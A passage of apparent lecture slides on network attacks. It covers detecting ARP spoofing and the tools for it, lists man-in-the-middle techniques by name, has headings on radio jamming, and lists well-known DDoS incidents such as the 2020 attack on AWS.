- Check multiple occurrence of the same MAC
 - i.e., One MAC mapping to multiple IP addresses (see previous slide's example)
- Software detection solutions
 - Anti-arp spoof, Xarp, Arpwatch



ARP Spoofing MITM

- *ARP cache poisoning* is one of the ways to perform a MITM attack; other ways are –


- 1.DNS spoofing.
- 2.IP spoofing.
- 3.Setting up a rogue Wi-Fi AP.
- 4.SSL spoofing, etc

Jamming

RADIO JAMMING ATTACK



Jamming



Famous DDoS attack of all time?


- **2021 Yandex attack**
 - **2021 Cloudflare attack**
 - **February 2020 attack reported by AWS**
 - **February 2018 GitHub DDoS attack**
 - **2016 Dyn attack**
 - **2013 Spamhaus attack**
 - **2007 Estonia attack**
 - **2000 Mafiaboy attack**

Jun 18, 2020 12
It turned ou



Jun 18, 2020 12:30:00

It turned out that AWS was under 2.3 Tbps DDoS attack





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